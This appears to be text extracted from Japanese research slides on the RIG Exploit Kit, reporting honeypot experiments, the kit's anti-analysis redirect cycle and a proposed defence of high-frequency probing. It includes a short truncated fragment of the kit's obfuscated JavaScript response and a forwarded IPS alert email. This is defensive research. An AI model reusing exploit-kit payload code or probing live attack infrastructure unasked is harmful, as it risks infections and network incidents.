	実験（1）	実験（2）	実験（3）	実験（4）
期間	2017年2月24日～4月10日	2017年6月21日～12月12日	2017年7月20日～8月19日	2017年7月29日～8月3日
目的	攻撃傾向の調査	攻撃手法の調査	RIG Exploit Kitが用いるアクセス制御機能の更新間隔調査	提案防衛手法の検証
方法	Alexa Top 1 Millionアクセス 独自に作成したシグネチャと パターンマッチング	高対話型クライアントハニーポットStarCを作成し，悪性Webサイトへアクセス	RIG Exploit Kitに対して10分/回でアクセス 攻撃の有無を確認	RIG Exploit Kitに対して1分/回でアクセス レスポンスを比較
結果	745件の改ざんサイトを発見	133件のDrive-by Download攻撃を観測	周期を発見 （1日2回，6時と18時付近）	

提案防衛手法

- 仮説
  - RIG Exploit Kitに対して過度にアクセスを行った場合，RIG Exploit Kitはそのアクセスに対して対策を行うのではないか

- 検証
  - 1回/分でRIG Exploit Kitにアクセス
  - IPアドレスはxx.xx.34.231とxx.xx.35.135を使用

結果

- 大学のネットワーク管理者によってxx.xx.34.231の通信を遮断

-------- Forwarded Message --------
Subject: 緊急 (IPS検知)
[redacted]
From: Hiroaki Kikuchi
To: 菊池研院生[redacted]

院生皆さん,
（学部生に伝える前に院生に確認します）

菊池です．研究室内のホストがマルウェアに感染していると
連絡がありました．条件は次の通りです．

結果

```
<html><head>
    <meta http-equiv="X-UA-Compatible" content="IE=10">
    <meta charset="UTF-8">
    </head><body><script>ykMiPiVZHH="BEL;DC1<?>BEL;},<?>ect<?>SI{P
/*g131g75fn*/
HxVpMUrhed="va<?>aEOTg<?>BEL;<?>/*s<?>9d39<?>4hf<?>0069<?>*/DC1DLE<?>ow<?>x
tpxglEaUqG="SOH.STX<ETX>EOT=ENQ\"ACK\'BEL)BS(SI DLE\tDC1\n";/*x60041a
```

```
<html><head>
    <meta http-equiv="X-UA-Compatible" content="IE=10">
    <meta charset="UTF-8">
    </head><body><script>
   <script>
   </script></body></html>
```

結果

- **8月3日以降，xx.xx.35.135ではのRIG Exploit Kitのレスポンスに，難読化されたJavaScriptコードが存在しない**
  - ブラウザの脆弱性を突くようなコードが実行されなかった

- **xx.xx.35.135と同じサブネットに属するxx.xx.35.137～147でRIG Exploit Kitにアクセスした**
  - xx.xx.35.135と同様のレスポンスが得られた
  - 意図的に高頻度でRIG Exploit Kitへアクセスを行うことで，特定のIPアドレス空間が攻撃範囲外に設定されていることが確認された

おわりに

	実験（1）	実験（2）	実験（3）	実験（4）
期間	2017年2月24日～4月10日	2017年6月21日～12月12日	2017年7月20日～8月19日	2017年7月29日～8月3日
目的	攻撃傾向の調査	攻撃手法の調査	RIG Exploit Kitが用いるアクセス制御機能の更新間隔調査	提案防衛手法の検証
方法	Alexa Top 1 Millionアクセス 独自に作成したシグネチャと パターンマッチング	高対話型クライアントハニーポットStarCを作成し，悪性Webサイトへアクセス	RIG Exploit Kitに対して10分/回でアクセス 攻撃の有無を確認	RIG Exploit Kitに対して1分/回でアクセス レスポンスを比較
結果	745件の改ざんサイトを発見	133件のDrive-by Download攻撃を観測	周期を発見 （1日2回，6時と18時付近）	提案手法の有効性を確認

おわりに

- RIG Exploit Kitは解析を妨害するために，1度アクセスしたIPアドレスを平均12時間の間，別サイトへリダイレクトしていることを明らかにした
- RIG Exploit Kitが用いている解析妨害手法（攻撃コードの難読化とアクセス制御）を明らかにし，意図的に高頻度（1分/回）でRIG Exploit Kitへアクセスを行うことで特定のIPアドレス空間を攻撃範囲外に設定されるという仮説が成立することを確認した

- 今後の課題
  - RIG Exploit Kitが特定のIPアドレス空間を攻撃対象外に設定するために用いている要素を明らかにする
  - RIG Exploit Kit以外のExploit Kitについても詳細な調査を行い，有効な防衛手法について調査する

ご清聴ありがとうございました